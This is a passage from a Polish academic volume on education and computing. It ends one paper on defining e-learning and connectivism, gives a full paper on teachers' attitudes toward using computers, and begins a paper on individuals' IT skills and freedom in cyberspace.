„E-learning – nauczanie z wykorzystaniem sieci komputerowych i Internetu, oznacza wspomaganie dydaktyki za pomocą komputerów osobistych i Internetu. Pozwala na ukończenie kursu, szkolenia, a nawet studiów bez konieczności fizycznej obecności w sali wykładowej. Doskonale uzupełnia również tradycyjny proces nauczania. E-learning to tylko jeden z elementów edukacji, dlatego edukacja w czasie rzeczywistym dotyczy znacznie obszerniejszego zasięgu usług niż e-learning”¹⁵.

¹² Pojęcie *e-learningu* nie występuje m.in. w *Ilustrowanym słowniku języka polskiego*, red. W. Sobol, PWN, Warszawa 1999 oraz w *Słowniku wyrazów obcych i zwrotów obcojęzycznych* W. Kopalińskiego, WP, Warszawa 1990.

¹³ <http://doroszewski.pwn.pl/> (dostęp 10.02.2014).

¹⁴ <http://usjp.pwn.pl/> (dostęp 10.02.2014).

¹⁵ <http://pl.wikipedia.org/wiki/E-learning> (dostęp 10.02.2014)

Nie ma na chwilę obecną jednej spójnej definicji e-learningu. Najogólniej e-learning określić można jako proces nauczania – uczenia się wykorzystujący media elektroniczne. Definicje e-learningu, które pojawiają się w literaturze przedmiotu są wieloaspektowe i przekrojowe, mają podłoże ekonomiczne, społeczne czy metodologiczne. Jak należy zatem rozumieć i definiować e-learning? Należy przede wszystkim wszystkie stosowane paradygmaty pedagogiczne potraktować w sposób zrównoważony i swobodnie korzystać z nich na wielu płaszczyznach. E-learning bardzo szybko zadomowił się w naszym języku i leksem ten jest aktywny słowotwórczo, jednakże występuje głównie w liczbie pojedynczej. Pojawiają się jeszcze wątpliwości w występowaniu dywizu z tym przedrostkiem *e-learning* czy *elearning*? Cytując za Mirosławem Bańko¹⁶: „częstka e-należy do nielicznych w polszczyźnie przedrostków zapisywanych z dywizem. Tym dywizem zwraca na siebie uwagę, a ponieważ pojawia się w nazwach rzeczy i zjawisk nowych, związanych z technologią komputerową, które też pozostają w centrum uwagi, więc można uznać, że jej pisownia harmonizuje z jej znaczeniem. Niewykluczone, że z czasem ten walor nowości wyblaknie, że pisane z dywizem e- zacznie nas irytować i że z dywizu zrezygnujemy (tak jak w ciągu minionych kilkunastu lat zrezygnowaliśmy z dywizu w słowach typu eks-mąż, które w najnowszym *Słowniku ortograficznym PWN* pisane są łącznie). Na razie jednak e-learning przeważa nad elearningiem”¹⁷. W języku polskim możemy znaleźć określenie – nauczanie na odległość (kalka z j. angielskiego d-learning / distance learning), które często jest błędnie utożsamiane z e-learningiem. Nauczanie na odległość, lub nauczanie zdalne, które funkcjonuje już od ponad stu lat, jest pojęciem nadrzędnym i charakteryzuje się odseparowaniem ucznia i nauczyciela, natomiast e-learning jest jedną z form uczenia się na odległość. W procesie e-learningu zmienia się funkcja i rola nauczyciela. Tradycyjny model nauczyciela zostaje sprowadzony do nauczyciela – moderatora zajęć. Zamierzenie konektywizmu tłumaczy praktykę e-learningu o wiele lepiej niż poprzednie poglądy pedagogiczne. G. Siemens oraz S. Downes wzmieniają również o stosowaniu pokrewnych metod tj. nauczanie mobilne (ang. *m-learning mobile learning*), które wykorzystuje najnowsze zdobycze IT tj. tablet, laptop czy telefon komórkowy z systemem android, czy VLE (ang. *Virtual Learning Environment*), który oparty jest głównie na platformie edukacyjnej i na połączeniu kilku wspólnych teorii pedagogicznych. Konektywizm łączy istotne elementy wielu teorii uczenia się oraz różne narzędzia elektroniczne tworząc tym samym podstawę teoretyczną do zrozumienia zasad uczenia-nauczania w epoce zdobyczy cyfrowych.

Podsumowując rozwój koncepcji pedagogicznych od początku XX wieku do czasów e-learningu możemy stwierdzić, że wszystkie pomysły dydaktyczne bazują na tradycyjnym nurcie behawiorystycznym. Jednakże ograniczenia behawioryzmu

¹⁶ Dr hab. M. Bańko jest językoznawcą, leksykografem i doradcą w Poradni Językowej PWN.

¹⁷ <http://poradnia.pwn.pl/lista.php?szukaj=learning&kat=18> (dostęp 10.02.2014).

w możliwości kreowania nowych rozwiązań przez uczącego się, wymusiły powstanie nowych trendów. W obliczu faktu, że e-learning rozwija się w zawrotnym tempie, metoda behawiorystyczna musiała zostać uzupełniona elementami konektywistycznymi i kognitywnymi. Żyjemy w czasach, kiedy „cyfrowi tubylcy” spotykają się z nadmiarem informacji i muszą dokonywać szybkiej selekcji. Pojawienie się konektywizmu ożywiło współczesną pedagogikę. Najbardziej odpowiednią koncepcją dla „cyfrowych tubylców” jest właśnie konektywizm, który stwarza optymalne środowisko analizowania i przetwarzania informacji. Brak spójnej metodologii nauczania e-learningowego w literaturze przedmiotu, wymusza tworzenie nowych teorii dydaktycznych wobec szybko zmieniającej się rzeczywistości.

Bibliografia

- Bates A., *Technology, open learning and distance education*, Routledge, London/New York 1995.
- Bednarek J., Lubina E., *Kształcenie na odległość*, PWN, Warszawa 2008.
- Clarke A., *E-learning. Nauka na odległość*, Wydawnictwa Komunikacji i Łączności, Warszawa 2007.
- Kubiak M.J., *Wirtualna edukacja: Szkoła, Internet, Intranet* Mikom, Warszawa 2000.
- Lorens R., *Nowe technologie w edukacji*, PWN, Warszawa–Bielsko-Biała 2011.
- Juszczak S., *Edukacja na odległość: kodyfikacja pojęć, reguł i procesów*, Wydawnictwo Adam Marszałek, Toruń 2002.
- Kopaliński W., *Słownik wyrazów obcych i zwrotów obcojęzycznych*, WP, Warszawa 1990.
- Osiński Z., *Technologia informacyjna w edukacji humanistycznej*, Mado, Toruń 2005.
- Pachociński R., *Oświata XXI wieku. Kierunki przeobrażeń*, Warszawa 1999.
- Siemieniecki B., *Edukacja humanistyczna i komputery* [w:] *Edukacja medialna*, red. J. Gajda, S. Juszczak, B. Siemieniecki, K. Wenta, Wydawnictwo A. Marszałek, Toruń 2003.
- Sobol W., *Ilustrowany słownik języka polskiego*, PWN, Warszawa 1999.
- Steinbrick B., *Multimedia. U progu technologii XXI wieku*, Wrocław 1993.

Netografia

- Bańko M., <http://poradnia.pwn.pl/lista.php?szukaj=learning&kat=18> (dostęp: 10.02.2014 r.).
- Chickering W., Ehrmann C.S., *Implementing the Seven Principles: Technology as Lever*, 1996, <http://www.iupui.edu/~cletcrse/ncaa/seven.htm> (dostęp: 10.02.2014 r.).
- Claude E. Shannon, *A Mathematical Theory of Communication*, 1948, <http://cm.bell-labs.com/cm/ms/what/shannonday/shannon1948.pdf> (dostęp: 10.02.2014 r.).
- Doroszewski W. (red), *Słownik języka polskiego*, <http://doroszewski.pwn.pl/> (dostęp: 10.02.2014 r.).
- Meger Z., *Podstawy e-learningu. Od Shannona do konstruktywizmu*, „E-mentor”, nr 4/2006, <http://www.ementor.edu.pl/artypul/index/numer/16/id/325> (dostęp: 10.02.2014 r.).
- Prensky M., *Digital natives, Digital immigrants*, 2001, <http://www.marcprensky.com/writing/Prensky%20-%20Digital%20Natives,%20Digital%20Immigrants%20-%20Part1.pdf> (dostęp: 10.02.2014 r.).
- Siemens G., *Connectivism: A Learning Theory for the Digital Age*, 2004, <http://www.elearnspace.org/Articles/connectivism.htm> (dostęp 10.02.2014 r.).
- Uniwersalny słownik języka polskiego*, PWN, <http://usjp.pwn.pl/> (dostęp: 10.02.2014 r.)

Marta BAŁAŻAK

Uniwersytet Technologiczno-Humanistyczny w Radomiu

**POSTAWA NAUCZYCIELA WYKORZYSTUJĄCEGO
W SWOJEJ PRACY KOMPUTER**

**THE PROFILE OF TEACHER USING COMPUTER
IN HIS/ HER JOB**

Słowa kluczowe: nauczyciel, komputer, postawa nauczyciela wobec pracy

Keywords: teacher, computer, the teacher's attitude to his job

Streszczenie

Artykuł dotyczy analizy postaw i zachowań nauczyciela pracującego przy pomocy komputera. Praca współczesnego nauczyciela opiera się w znacznej mierze na wykorzystaniu komputera, zarówno na etapie przygotowania do lekcji, w trakcie jej realizacji, jak i w działaniach pracowniczych.

Summary

This article relates to analysis of attitudes and behaviors of teacher who uses a computer.

The work of a modern teacher especially establishes on using computer during preparing to the lesson, during its realization and also during working action.

Wstęp

W chwili obecnej truizmem byłoby mówić o postępującej komputeryzacji w szkole jako o działaniu stale postępującym i nieodwracalnym. Wszelkie przemiany w dziejach ludzkości najczęściej powodowane były uczynieniem funkcjonowania człowieka łatwiejszym, sprawniejszym i doskonalszym¹. Stąd globalne wykorzystywanie nowych technologii medialnych², opanowujących lub nawet już panujących we wszelkie dziedzinach życia. Mowa tu zarówno o działaniu szkoły, jak i o pracy nauczyciela³.

¹ M. Castellas, *Spoleczeństwo sieci*, Warszawa 2008, s. 22–24.

² M. Bałażak, *Media i ich wykorzystanie jako dziedzina wiedzy nauczyciela i jego działalności praktycznej* [w:] *Informatyka w dobie XXI wieku. Technologie informatyczne i ich zastosowanie*, red. A. Jastrzebow, Radom 2011, s. 209–219.

³ T. Wróblewska, *Środki i formy komunikowania w XXI wieku* [w:] *Teoria i praktyka kształcenie w dialogu i perspektywie*, red. A. Karpińska, Bydgoszcz 2003, s. 146.

Technologie informacyjne cechuje szybki rozwój oraz rozpowszechnianie⁴, wymagające dotrzymania im kroku. Wkroczenie natomiast ich do szkoły i do pracy nauczycielskiej nakłada na nauczyciela konieczność doskonalenia się w dziedzinie informatycznej.

Analizując przygotowanie nauczyciela do pracy należy więc opisać konieczność występowania takich kompetencji, jakie niezbędne są we współczesnej pedagogicznej pracy. A więc i informatyczno-medialnych.

Wiedza i umiejętności informatyczne nauczyciela stały się już tak oczywiste (obecne pokolenie nauczycieli pojawiających się w szkole to już dzieci informatyki), że, jak wspomniano w przypadkowo zasłyszanej audycji telewizyjnej – *o tym już nawet nie ma co mówić* – jest aż tak oczywiste.

1. Komputer w pracy współczesnego nauczyciela

Dobrze przygotowany do pracy pedagogicznej nauczyciel zazwyczaj był określany jako osoba znająca dziecko, znająca swój przedmiot nauczania i potrafiąca tegoż przedmiotu uczyć (*zna Jasia, zna matematykę i umie nauczyć Jasia matematyki*).

Znajomość matematyki to gruntowne i solidne przygotowanie. Obecnie jako dodatkową umiejętność w pracy nauczyciela można dodać umiejętność posługiwania się komputerem.

Umie nauczyciel wykorzystać **komputer jako źródło informacji** (posługując się Internetem) przy poszukiwaniu materiałów uzupełniających w pracy, np. zdjęć, obrazów, czy innych gotowych wytworów mających zastosowanie na lekcji.

Komputer bywa wykorzystywany w postaci **wykorzystywania informacji**, jej analizy czy ustosunkowania się do niej. Wykorzystywanie komputera bywa tu tożsame z jedno- lub dwustronnym przekazem danych (np. dla nauczyciela jako pracownika w szkole).

Wielką rolę odgrywa komputer jako urządzenie wykorzystywane jako **forma edukacyjna**, dzięki jego możliwościom technicznym w procesie nauczania.

Jednak, niezależnie od potencjalnej szczegółowej analizy jego przeznaczenia i wykorzystania, pozostaje kwestia umiejętności posługiwania się nim w znaczeniu merytorycznym i technicznym.

Wśród analizy **umiejętności informatycznych** pojawia się dotrzymanie kroku przez nauczyciela postępowi w dziedzinie informatyki. Zmiany w katego-

⁴ K. Kłosiński, *Racjonalność egzystencjalna świata w XXI wieku* [w:] *Człowiek i jego decyzje*, red. K. Kłosiński, A. Biela, t. 1, Lublin 2009, s. 83 i nast.

rii postępującego unowocześniania, doskonalenia jej funkcji, ewolucja i wielość programów, umiejętność znalezienia i wykorzystania optymalnego w aktualnej pracy – to wszystko nakłada konieczność dotrzymania kroku w dziedzinie. Działania te pozwalają nauczycielowi na dotrzymaniu kroku **alfabetyzmowi cyfrowemu**⁵ w nauczaniu.

W pracy nauczyciela nauczanie opiera się o komputer (nauczanie komputerowe), wspomaga sam proces dydaktyczny (nauczanie wspierane komputerowo) oraz posiłkuje się komputerem (nauczanie z użyciem komputera)⁶.

Wykorzystanie komputera dla nauczyciela dotyczy więc takich obszarów jego pracy⁷, gdzie komputer:

- **wspomaga nauczanie danego przedmiotu** (jako źródło informacji, źródło opiniotwórcze, edukacyjne) – a jego wykorzystanie unowocześnia metody pracy pedagogicznej:
 - komputer jest pośrednikiem między nauczycielem, klasą a Internetem w celu dotarcia do informacji z sieci;
 - komputer bywa traktowany jako nośnik treści zawartych w różnych programach, a ich wykorzystanie pozwalają na szerszy, gruntowniejszy przekaz informacji (np. gry dydaktyczne zawierane na płytach dodawanych do podręczników do nauki różnych przedmiotów) – główną rolę odgrywają właśnie te treści, jako główny podmiot merytoryczny;
 - komputer zawiera programy testujące poziom wiadomości z zakresu różnych dziedzin i przedmiotów nauczania;
- **stanowi narzędzie techniczne** – współpracujące z innymi mediami, przy przedstawianiu treści przedmiotowych:
 - nauczyciel traktuje komputer jako formę pomocy dydaktycznych, jako narzędzia pomocnego przy przekazywaniu treści zawartych na różnego typu nośnikach (płytach, w sieci) w celu użycia go jako urządzenia pozwalającego odtworzyć te dane, jako urządzenia do dokonania projekcji filmów, do przedstawienia prezentacji tematycznych;
 - komputer jest narzędziem pozwalającym np. wykonywać obliczenia, kalkulacje przez wykorzystanie funkcji kalkulatora, programu Excel;
 - sam komputer stanowi poznawalne narzędzie, które bywa wykorzystywane przy okazji pracy w różnych programach, w celu przyuczenia do korzystania z nich (np. obsługa programów biurowych, graficznych).

⁵ S. Juszczak, *Kompetencje współczesnego nauczyciela w zakresie stosowania w edukacji technologii informacyjno-komunikacyjnych* [w:] *Ewolucja kwalifikacji nauczycieli w kontekście przemian edukacyjnych*, red. F. Szlosek, Radom 2007, s. 189.

⁶ K. Kruszewski, *Słowik i wróble* [w:] *Pedagogika @ środki informatyczne i media*, M. Tanaś (edit.), Kraków 2005, s. 14.

⁷ J. Chwaszcz, M. Pietruszka, D. Sikorski, *Media*, Lublin 2005, s. 9–10.

Praca współczesnego nauczyciela⁸, analizowana pod kątem przydatności w nauczaniu, sprowadza się do refleksyjnego myślenia o własnym działaniu pedagogicznym, wychowaniu i nauczaniu otwartym i inspirowanym aktualnymi i nowoczesnymi poglądami (w tym i na temat stosowanych metod i środków wykorzystywanych w pracy).

2. Podstawy wykorzystania komputera w pracy dydaktycznej nauczyciela

Informatyka i jej wykorzystanie nie stanowi w pracy nauczyciela celu samego w sobie. Komputer jest narzędziem pracy, wspomagającym nauczanie, posiadającym szczególne zaplecze techniczne związane z procedurami i metodami posługiwania się urządzeniem, a przez to wymagającym dokładnego poznania.

Komputer posiada swoją płaszczyznę zastosowania, użycia w praktyce edukacyjnej w odniesieniu do różnych płaszczyzn jego wykorzystania⁹:

- gdy **informatyka stanowi dziedzinę** sama w sobie, a jej poznanie pozwala na orientowanie się w możliwościach wykorzystania technicznego komputera (nauczanie przedmiotu *informatyka*);
- gdy **komputer i informatyka pozwalają na posłużenie się nimi** w celu nauczania innych przedmiotów, poprzez stosowanie przygotowywanych prezentacji, wykorzystywanie różnych form wspomagających edukację (wszystkie przedmioty szkolne);
- gdy **komputer i informatyka znajdują zastosowanie w życiu codziennym** ucznia, komputer zaś, jako urządzenie, stanowi ułatwienie w wielu sprawach (nauczanie treści o wymiarze zawodowo-społecznym: posługiwanie się arkuszami kalkulacyjno-rozliczeniowymi, Internetem w celach wszelkich ułatwień w codzienności);
- gdy **komputer jest nośnikiem rozrywki**, a informatyka stanowi podstawę subiektywnie pojmowanych przyjemności (gry komputerowe, korzystanie z czatu, przeglądanie wybranych stron internetowych, projekcje filmów).

W każdym z przedstawionych przypadków działanie nauczyciela dotyczy powinności w zakresie przedstawienia potencjalnych zagrożeń, na jakie może natknąć się uczeń:

⁸ H. Mizerek, *W kręgu współczesnych sporów o model nauczyciela* [w:] *Z problematyki zawodu nauczyciela*, red. L. Hurmo, Warszawa 1998, s. 40–47.

⁹ M. Bałazak, *Informatyka i media jako wyzwanie dla współczesnego nauczyciela* [w:] *Dnesne Trendy Inovacii 2011*, Zbornik prispevkov z medzinaroden vedeckej konferencie, red. L. Varkoly a kolektiv, Dubnica nad Vahom 2011, s. 5–12.

- w zakresie umiejętności korzystania z urządzenia w takim zakresie i w taki sposób, jaki jest na jego poziomie i do jego potrzeb wykorzystania potrzebny;
- w zakresie umiejętności doboru i ustalenie przeznaczenia odpowiednich programów, poprawności posługiwania się nimi w praktyce;
- w zakresie obowiązujących już, obligatoryjnych kompetencji informatycznych obywatela XXI wieku w tak wielu dziedzinach życia, nie tylko zawodowego – konieczność dostosowania się do współczesnych wymogów cywilizacyjnych. Umiejętności posługiwania się Internetem, podejściem krytycznym do niego, odpornością na zderzenie ze smogiem informacyjnym;
- w zakresie sensownego stosowania komputera jako urządzenia wspomagającego rozrywkę;
- w zakresie informacji przekazywanej uczniom w dziedzinie dbałości o zdrowie¹⁰, w odniesieniu do różnych kategorii definiowania dbałości.

Tak więc obok oczekiwań wobec współczesnego nauczyciela, jako osoby uczącej dowolnego przedmiotu, kształtuje się potrzeba posiadania przez niego kompetencji komputerowo-informatycznych oraz kompetencji wychowania uczniów w zrozumieniu ułatwień jakie powodują w wielu dziedzinach życia, ale i pojmowania zagrożeń, jakie niosą (a w nich będzie się zawierać zrozumienie owych zagrożeń zarówno od strony technicznej, jak i etycznej).

3. Postawa nauczyciela wobec informatyki

Nauczyciel pracuje z wieloma kategoriami uczniów w subiektywny sposób oceniających zjawisko komputeryzacji i w szkole, i w życiu codziennym.

Podobnie postawy nauczycieli wobec informatyki przybierają zróżnicowane oblicza¹¹.

Nauczyciele nastawieni na jak najpełniejsze wykorzystanie dorobku techniki, dorobku informatyki oczekują, iż komputer i jego wykorzystanie podniesie jakość ich pracy i jej efektywność. Proces nauczania tylko wtedy będzie dobry i spełni swoje zadania edukacyjne, jeśli będzie się opierał o komputer. Wśród wielu nauczycieli funkcjonuje nawet pogląd, że na średnim i wyższym poziomie kształcenia idealną formą pracy jest e-learning¹².

Pełniejsze wykorzystanie komputera i informatyki w szkole przez nauczycieli powoduje powstawanie postulatów o lepsze, nowocześniejsze wyposażenie pracowni szkolnych w sprzęt medialny oraz komputeryzację nowszej generacji.

¹⁰ B. Wolny, *Szkolna edukacja zdrowotna ukierunkowana na doskonalenie jakości życia uczniów*, Lublin 2012, s. 250–251.

¹¹ W oparciu o: M. Bałazak, *Informatyka i media...*, s. 5–16.

¹² J. Bednarek, *Multimedia w kształceniu*, Warszawa 2006, s. 211.

Nauczyciele zainteresowani wykorzystaniem komputera w swojej pracy nie stronią od różnych form podniesienia własnego poziomu wiedzy i umiejętności informatycznych, sprawności posługiwania się wszechstronnymi pomocami dydaktycznymi.

Nauczycieli zainteresowanych wykorzystaniem komputera charakteryzuje pewna dociekliwość w obrębie poznania funkcjonowania i praktycznego wykorzystywania na lekcji i w pracy własnej, na etapie przygotowania do lekcji i procesie doskonalenia zawodowego.

Owi nauczyciele rozumieją konieczność posiadania odpowiedniej wiedzy.

W ich przypadku jest to szczególnie rodzaj wiedzy pedagogicznej – wiedzy z zakresu nauczyciela doby informatyki w szkole. Wiedza ta obok części merytorycznej z zakresu danego przedmiotu oraz wiedzy o uczniu i nauczaniu zawiera treści informatyczne i zdrowotne, etyczne, odnoszące się do zastosowania komputera w edukacji.

Na przeciwnym biegunie zainteresowania komputeryzacją nauczania są nauczyciele zajmujący stanowisko jej wrogie – **przeciwnicy komputeryzacji w nauczaniu**.

Powodem takiego stanu rzeczy może być niedostateczna wiedza z zakresu możliwości zastosowania komputera w szkole lub też własne braki techniczne w posługiwaniu się urządzeniem.

Część nauczycieli, posiadających nawet umiejętności informatyczne na wystarczającym poziomie, nie jest w stanie ich wykorzystać z powodu braków wyposażenia szkoły w odpowiednie urządzenia.

Inni nauczyciele zaś, posiadający je do ewentualnej dyspozycji, nie wykraczają poza podstawowe, pewne dla nich umiejętności informatyczne z obawy przed nieumyślnym spowodowaniem usterek natury technicznej, programowej. Pojawia się niepewność wobec wykorzystania komputera, co może być spowodowane marginalnym potraktowaniem TI w ich przygotowaniu do pracy.

Zdaniem tych osób prawdziwe nauczanie opiera się na rzetelnej wiedzy przedmiotowej, a nie na posługiwaniu się nowinkami technicznymi w celu jej przekazywania.

Szczególą grupę nauczycieli stanowią **obojętni wobec komputeryzacji nauczania**. Tu przyczyn można szukać nie tylko w stanie gotowości ich do pracy pedagogicznej, ale w możliwości skorzystania z komputera (braki formalne w szkołach, niedostatecznie wyposażone pracownie szkolne).

Wielu nauczycieli skupia się w swojej racji na treściach zawartych w podręcznikach nauczania, wykorzystanie komputera w nauczanych przedmiotach traktując jako zbędny wysiłek.

Powyższy podział przedstawia w sposób bardzo uproszczony przykłady stosunku nauczyciela do komputeryzacji w nauczaniu.

Zakończenie

Różne czynniki powodują powstawanie wielości podejść do zastosowania komputera w nauczaniu¹³.

Obecny styl pracy szkoły, wymaga od współczesnego nauczyciela¹⁴ szczególnych umiejętności w wykorzystywaniu najnowszego dorobku techniki w celu podniesienia jakości edukacji poprzez użycie urządzeń najnowszej generacji¹⁵. Od nauczyciela wymagana jest więc postawa animatora nowoczesności¹⁶, uczącego nie tylko swojego przedmiotu, ale świadczącego przykładem o możliwości zastosowania dorobku informatyki w usprawnianiu i ulepszaniu pracy. A w przypadku komputera i informatyki jest ona najbardziej widoczna.

Bibliografia

- Bałażak M., *Informatyka i media jako wyzwanie dla współczesnego nauczyciela* [w:] *Dnesne Trendy Inovacii 2011*, Zbornik prispevkov z medzinaroden vedeckej konferencie, red. L. Varkoly a kolektiv, Dubnica nad Vahom 2011.
- Bałażak M., *Media i ich wykorzystanie jako dziedzina wiedzy nauczyciela i jego działalności praktycznej* [w] *Informatyka w dobie XXI wieku. Technologie informatyczne i ich zastosowanie*, red. A. Jastriebow, Radom 2011.
- Bałażak M., *Znajomość pojęć i działań związanych z obsługą komputera wśród nauczycieli nauczania początkowego korzystających z niego w procesie dydaktycznym* [w:] *Szkoły. Nauczyciele. Uczniowie. Dyskusja o programie, metodzie, uczeniu się w Europie*, red. T. Gumuła, T. Dyrda, wydanie na płycie CD, Kielce 2008.
- Bednarek J., *Multimedia w kształceniu*, Warszawa 2006.
- Bruner J., *Kultura edukacji*, Kraków 2006.
- Castellas M., *Spoleczeństwo sieci*. Warszawa 2008.
- Chwaszcz J. Pietruszka M., Sikorski D., *Media*, Lublin 2005.
- Dyś M., *Czy kultura masowa wychowuje?* [w:] *Wyzwania współczesnego człowieka. Refleksje etyczne*, Praca zbiorowa, Lublin 2003.
- Gajda J., *Media w edukacji*, Kraków 2002.
- Juszczyk S., *Kompetencje współczesnego nauczyciela w zakresie stosowania w edukacji technologii informacyjno-komunikacyjnych* [w:] *Ewolucja kwalifikacji nauczycieli w kontekście przemian edukacyjnych*, red. F. Szlosek, Radom 2007.

¹³ O zbliżonych opiniach nauczycieli pisałam w: M. Bałażak, *Znajomość pojęć i działań związanych z obsługą komputera wśród nauczycieli nauczania początkowego korzystających z niego w procesie dydaktycznym* [w:] *Szkoły. Nauczyciele. Uczniowie. Dyskusja o programie, metodzie, uczeniu się w Europie*, red. T. Gumuła, T. Dyrda, wydanie na płycie CD, Kielce 2008, tekst 5, s. 3–12.

¹⁴ J. Niemiec, *Euronauczyciel – kształcenie i funkcjonowanie* [w:] *Nauczyciel i kształcenie nauczycieli. Zmiany i wyzwania*, red. W. Hörner, M.S. Szymański, Warszawa 2005, s. 262.

¹⁵ J. Gajda, *Media w edukacji*, Kraków 2002, s. 136.

¹⁶ J. Bruner, *Kultura edukacji*, Kraków 2006, s. 10; M. Dyś, *Czy kultura masowa wychowuje?* [w:] *Wyzwania współczesnego człowieka. Refleksje etyczne*, Praca zbiorowa, Lublin 2003, s. 84–95.

- Kłosiński K., *Racjonalność egzystencjalna świata w XXI wieku* [w:] *Człowiek i jego decyzje*, red. K. Kłosiński, A. Biela, t. 1, Lublin 2009.
- Kruszewski K., *Słowik i wróble* [w:] *Pedagogika @ środki informatyczne i media*, M. Tanaś (edit.), Kraków 2005.
- Mizerek H., *W kręgu współczesnych sporów o model nauczyciela* [w:] *Z problematyki zawodu nauczyciela*, red. L. Hurmo, Warszawa 1998.
- Niemiec J., *Euronauczytel – kształcenie i funkcjonowanie* [w:] *Nauczyciel i kształcenie nauczycieli. Zmiany i wyzwania*, red. W. Hörner, M.S. Szymański, Warszawa 2005.
- Wolny B., *Szkolna edukacja zdrowotna ukierunkowana na doskonalenie jakości życia uczniów*, Lublin 2012.
- Wróblewska T., *Środki i formy komunikowania w XXI wieku* [w:] *Teoria i praktyka kształcenie w dialogu i perspektywie*, red. A. Karpińska, Bydgoszcz 2003.

Sławomir ISKIERKA, Janusz KRZEMIŃSKI, Zbigniew WEŹGOWIEC

Politechnika Częstochowska

**UMIĘJĘTNOŚCI INFORMATYCZNE JEDNOSTKI
A JEJ WOLNOŚĆ WE WSPÓŁCZESNEJ CYBERPRZESTRZENI
COMPUTER SCIENCE SKILLS OF AN INDIVIDUAL
AND ITS FREEDOM IN THE MODERN CYBERSPACE**

Słowa kluczowe: umiejętności informatyczne, cyberprzestrzeń, edukacja, wolność jednostki
Keywords: computer science skills, cyberspace, education, freedom of an individual

Streszczenie

W pracy poruszono problem wolności jednostki we współczesnej cyberprzestrzeni. Wolności rozumianej jako świadome, niepodlegające kontroli czynników zewnętrznych korzystanie ze współczesnych zdobyczy teleinformatyki. Przeanalizowano formy i intensywność korzystania z dostępnego oprogramowania, zwłaszcza umożliwiającego korzystanie ze wszystkich funkcjonalności dostępnych w sieci Internet. Zwrócono uwagę na stopień opanowania przez użytkowników cyberprzestrzeni podstawowych technologii, jakimi się ona posługuje. Wskazano na konieczność systematycznego podnoszenia umiejętności w zakresie ich wykorzystania. Poruszono rolę, jaką powinny odegrać programy nauczania technologii teleinformatycznych i informatyki w systemie edukacji jako czynnika mającego wpływ na funkcjonowanie członków społeczeństwa informacyjnego. Stwierdzono, że wolność jednostki we współczesnej wirtualnej rzeczywistości jest radykalnie ograniczona ze względu na brak możliwości kontrolowania przez nią wykorzystywanych technologii teleinformatycznych, a zwłaszcza używanego oprogramowania.

Summary

This work discusses a problem of freedom of an individual in the modern cyberspace. Such freedom is understood as independent of external influence awareness of using modern achievements of teleinformatics. The form and intensity of use of available software has been analyzed, especially that allowing to access all functionalities of the Internet. Attention has been drawn to a degree of mastering by cyberspace users of basic technologies widely used there. A need for systematic increase in skills to use the cyberspace has been appointed. It is also mentioned, what role should be played by programs of computer science learning in the educational system, being essential in shaping the behavior of information society members. It was stated, that a freedom of an individual in the modern virtual reality is drastically limited by the lack of control of the technologies it uses, especially the software.

Wstęp

Niezaprzeczalny pozostaje fakt, że w życiu współczesnego człowieka, obywatela społeczeństwa informacyjnego, technologie informacyjno-komunika-

cyjne zaczynają odgrywać decydującą rolę. Są one obecne w kontaktach prywatnych, służbowych, na styku z administracją samorządową i państwową, ułatwiają operacje bankowe, są pomocne przy dokonywaniu zakupów, umożliwiają śledzenie bieżących wydarzeń i pozwalają obywatelowi coraz efektywniej funkcjonować we współczesnej cyberprzestrzeni. By jednak je wykorzystywać należy nabyć podstawowe umiejętności związane z ich obsługą. Opanowanie tych umiejętności, szczególnie u młodych osób, nie stanowi większego problemu. Należy jednak wyraźnie zaznaczyć, że nabycie biegłości w posługiwaniu się nowoczesnymi technologiami informacyjno-komunikacyjnymi nie jest tożsame z dogłębnym zrozumieniem podstaw ich działania. Przykładowo zdecydowana większość użytkowników bankowości elektronicznej wie, że przy logowaniu do serwisów transakcyjnych należy upewnić się, czy realizowane połączenie odbywa się przy wykorzystaniu protokołów szyfrujących, co sygnalizowane jest znakiem kłódki na pasku narzędzi i nazwą protokołu https. Iluż jednak z tych użytkowników rozumie zasadę działania tych protokołów szyfrujących? Ktoś może zapytać, po co zwykłemu użytkownikowi bankowości elektronicznej ta wiedza? I jest to pytanie zasadne. Rzeczywiście, żeby dokonać operacji bankowej przez Internet ta wiedza nie jest potrzebna. Jest jednak z tym związany jeden, ale za bardzo istotny problem. Użytkownik nie znając dogłębnie zasad funkcjonowania protokołów szyfrujących zawiera, że wykorzystywana aplikacja działa poprawnie, nie ingerując przy tym w jego prywatność. W ten sposób scedowuje część swojej wolności programowi komputerowemu, a dokładniej programistom i firmie komputerowej, która tę aplikację wprowadziła na rynek. Sytuacje tego typu występują praktycznie przy korzystaniu ze wszystkich programów komputerowych, a zwłaszcza przy programach o zamkniętym kodzie.

1. Dynamiczny rozwój technologii teleinformatycznych

Obecny rozwój technologii teleinformatycznych cechuje przede wszystkim mobilność i konwergencja sprzętu. Mobilność sprawia, że dostęp do informacji (Internetu) jest możliwy z każdej lokalizacji w której znajduje się użytkownik, jeżeli tylko wyposażony jest w odpowiedni terminal telekomunikacyjny. Jeszcze w nie tak dalekiej przeszłości terminalem tym był stacjonarny komputer. Obecnie w wyniku konwergencji sprzętu użytkownik, wykorzystując funkcjonalności nowoczesnego telefonu komórkowego, smartfonu czy tabletu dysponuje jednocześnie dostępem do Internetu, możliwością prowadzenia rozmów telefonicznych, wykonywania zdjęć, kręcenia filmów czy ustalenia swojej lokalizacji dzięki wbudowanemu modułowi GPS.

Według badań CBOS w 2013 roku 73% internautów łączyło się z siecią bezprzewodowo¹. Charakterystyczne jest to, że procent ten z roku na rok zna-

¹ M. Feliksiak, *Komunikat z badań. BS/75/2013. Internauci 2013*. http://www.cbos.pl/SPIS-KOM.POL/2013/K_075_13.PDF (dostęp: 12.12.2013).

cząco rośnie. W stosunku do roku 2012 wskaźnik ten wzrósł o 9 pkt proc., a w stosunku do roku 2010 aż o 28 punktów procentowych².

